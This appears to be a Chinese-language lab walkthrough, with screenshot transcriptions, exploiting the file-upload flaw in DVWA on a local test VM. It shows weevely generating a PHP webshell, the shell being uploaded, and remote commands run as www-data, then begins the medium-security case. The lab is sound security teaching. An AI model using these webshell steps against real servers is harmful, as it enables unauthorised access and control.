
關閉攔截



瀏覽器依舊會持續將資訊傳送給8080，導致顯示此畫面



勾選回原本的預設proxy



A screenshot of a proxy configuration window. The window has a dark gray background. At the top, there are two radio buttons: the first is selected and labeled "Use system proxy settings", and the second is labeled "Manual proxy configuration". Below the manual configuration section, there are three rows of input fields. The first row is for "HTTP Proxy" with the value "127.0.0.1" and a "Port" field with the value "8080". The second row is for "HTTPS Proxy" with the value "127.0.0.1" and a "Port" field with the value "8080". The third row is for "SOCKS Host" with the value "127.0.0.1" and a "Port" field with the value "8080". Below the SOCKS Host field, there are two radio buttons: "SOCKS v4" and "SOCKS v5", with "SOCKS v5" being selected. At the bottom left, there is a radio button labeled "Automatic proxy configuration URL". At the bottom right, there are three buttons: "Help", "Cancel", and "OK".

☒ Use system proxy settings

☐ Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

☒ Also use this proxy for HTTPS

HTTPS Proxy 127.0.0.1 Port 8080

SOCKS Host 127.0.0.1 Port 8080

☐ SOCKS v4 ☒ SOCKS v5


☐ Automatic proxy configuration URL

Help Cancel OK

即可重新瀏覽網頁

192.168.10.131/dvwa/login.php

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



Username


Password

Login

2. 低安全性-文件上傳漏洞

登入DVWA

帳號: admin
密碼: password



Username

Password

Login

點選DVWA Security 將安全性設定 low



The screenshot displays the DVWA (Damn Vulnerable Web Application) interface. On the left sidebar, the 'DVWA Security' menu item is highlighted in green and circled in red. The main content area is titled 'DVWA Security' with a lock icon. Below this, the 'Script Security' section shows the current security level as 'high'. It provides instructions on how to set the security level to low, medium, or high, noting that the security level changes the vulnerability level of DVWA. A dropdown menu is set to 'low' and a 'Submit' button is visible, both of which are circled in red. Below the 'Script Security' section, the 'PHPIDS' section is shown, indicating that PHPIDS is currently disabled and providing links to enable it, simulate an attack, or view the IDS log.

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info

DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.



You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

點選Upload選項

檔案上傳畫面，可看到顯示只能上傳image



上傳完畢點選 Upload

Vulnerability: File Upload

Choose an image to upload:

Browse...


No file selected.

Upload

../../../../hackable/uploads/test.jpeg successfully uploaded! 顯示上傳成功及路徑

More info

根據路徑實際查看



嘗試上傳非image檔案

建立一個 webshell


```
(kali㉿kali)-[~]  
$ weevely generate 123456 /home/kali/Desktop/shell.php  
Generated '/home/kali/Desktop/shell.php' with password '123456' of 751 byte s  
ize.
```

```
(kali㉿kali)-[~]  
$
```

網頁為一個php的網頁，故使用 weevely 工具產生一個 .php 的 webshell
Command:

weevely generate [password] [檔案所要存放的位置路徑]

上傳 shell.php



上傳成功畫面

Vulnerability: File Upload

Choose an image to upload:

Browse...


No file selected.

Upload

../../../../hackable/uploads/shell.php succesfully uploaded!

根據路徑實際查看

空白頁面代表上傳成功



實際連線-成功入侵

Command:

weevely [目標網站] [password]

```
(kali㉿kali)-[~]  
$ weevely http://192.168.10.131/dvwa/hackable/uploads/shell.php 123456  
  
[+] weevely 4.0.1  
  
[+] Target:      192.168.10.131  
[+] Session:    /home/kali/.weevely/sessions/192.168.10.131/shell_0.session  
  
[+] Browse the filesystem or execute commands starts the connection  
[+] to the target. Type :help for more information.  
  
weevely> █
```

可隨意看網站的相關資料

```
weevely> pwd
The remote script execution triggers an error 500, check script and payload integrity
/var/www/dvwa/hackable/uploads
www-data@192.168.10.131:/var/www/dvwa/hackable/uploads $
```

```
www-data@192.168.10.131:/var/www/dvwa/hackable/uploads $ id
The remote script execution triggers an error 500, check script and payload integrity
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@192.168.10.131:/var/www/dvwa/hackable/uploads $ uname -a
The remote script execution triggers an error 500, check script and payload integrity
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
www-data@192.168.10.131:/var/www/dvwa/hackable/uploads $
```

3. 中安全性-文件上傳漏洞

點選DVWA Security 將安全性設定 medium



The screenshot shows the DVWA Security interface. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, and DVWA Security (highlighted in green). The main content area is titled 'DVWA Security' with a lock icon. Below this is the 'Script Security' section, which states 'Security Level is currently high.' and 'You can set the security level to low, medium or high.' A red box highlights the text 'The security level changes the vulnerability level of DVWA.' and a dropdown menu set to 'medium' with a 'Submit' button. Below this is the 'PHPIDS' section, which states 'PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.' and 'You can enable PHPIDS across this site for the duration of your session.' It also shows 'PHPIDS is currently disabled.' with links to '[enable PHPIDS]', '[Simulate attack]', and '[View IDS log]'.

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security

DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

medium  Submit

PHPIDS


[PHPIDS](#) v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

上傳非image檔案會顯示錯誤訊息



上傳image檔案可成功上傳

Vulnerability: File Upload

Choose an image to upload:

Browse...

No file selected.

Upload

../../../../hackable/uploads/test.jpeg succesfully uploaded!

